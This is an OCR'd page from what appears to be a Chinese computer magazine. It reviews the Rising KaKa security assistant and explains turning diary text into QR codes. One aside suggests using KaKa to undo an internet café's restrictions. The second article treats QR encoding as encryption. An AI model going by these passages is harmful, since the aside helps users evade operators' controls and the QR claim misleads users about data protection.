
## 偷窥隐私我不怕

历史记录清理这个应该不必细说吧，这在以前的X档案上介绍过很多，什么cookies、IE的历史记录、运行的历史记录、还有文档等等一些，如果你的电脑是多人使用的，请一定要清除这些哦，不然你也就没有隐私可言了（图10）！卡卡的IE系统


图10


图11

修复可是一个好东西（图11），我的IE那天就是因为测试病毒给弄坏了，使用黄山、360都没有修好，还是卡卡比较牛！而且在里面还有不少系统上面的设置，比如“禁用网上邻居”、“禁止使用任务管理器”等等，在以前这些可都是要用注册表编辑器或者组策略来完成的哦！现在方便了，菜鸟也可以轻松搞定了。如果网吧限制了这些的话，下载一个卡卡恢复一下就可以了，我想网吧不会变态到连瑞星也不放过吧！



图12

## 病毒查杀我不怕

卡卡的系统启动项管理是瑞星防火墙中的启动管理的加强版，不过，功能和卡卡的这个相比差的不是一星半点哦。不仅可以显示出启动项的名称，最大的亮点就是可以显示出程序启动的图标和程序的具体信息，比如是微软自己的程序，会标明Microsoft corporation，在加上启动图标的判断，就是再菜的鸟也知道什么是系统必备的启动程序，什么是病毒木马吧！默认显示的是登录启动信息，下面还有“资源管理器插件”、“服务项”、“驱动”、“引导执行”等等傻瓜化审查策略，大大的方便了菜鸟对服务、动态链接库、Winsock等等这些级别病毒的辨认能力（图12）。双击上面每一个项目都会自动的打开注册表的相关键值，省去了以后对注册表键值查找的困难，这项功能强烈推荐菜鸟使用。接下来是一个超强版的任务管理器，在里面直接列出了系统进程、PID值、进程文件路径等等信息，并且在我们点击这个进程的时候还会在下面列出进程的模块信息、发行者、路径、描述、创建时间等（图13）。

好了，瑞星的卡卡上网安全助手就介绍到这儿，希望卡卡在各位菜鸟的手中会发挥的更加出色，为广大菜鸟贡献多多。

（本文所涉及到的瑞星卡卡上网安全助手已收录到光盘中）


图13

# 我用密文写日记

星光

每个人都会有一些属于自己的小秘密，特别是MM。很多MM都喜欢使用电脑来写日记，但是在电脑上写日记可是会有被偷看的危险哟，今天我就找到一个小工具——QR Code，它可以把文本转换成二维码，这样就无法直接看到文本的内容，从而达到加密的目的。



图1



图2




图3

二维码，是用某种特定的几何图形按一定规律在平面（二维方向上）分布的黑白相间的图形记录数据符号信息的。

### 加密篇

打开QR，界面如图1所示，选择文本信息选项，并输入你想加密的文本，上面就立即出现了对应的二维码，如图2。请注意软件的最下面，在密码后面输入你要加密的密码，再选择“加密”，识别的时候需要密码才能显示结果！写好后，选择“文件→保存”，并设置好保存的路径，单击保存就OK了，如图3。保存好生成的图片，识别的时候要用。如果把这些经过加




图4

密的文本再用加密软件加密，加密的效果会更好！




图5

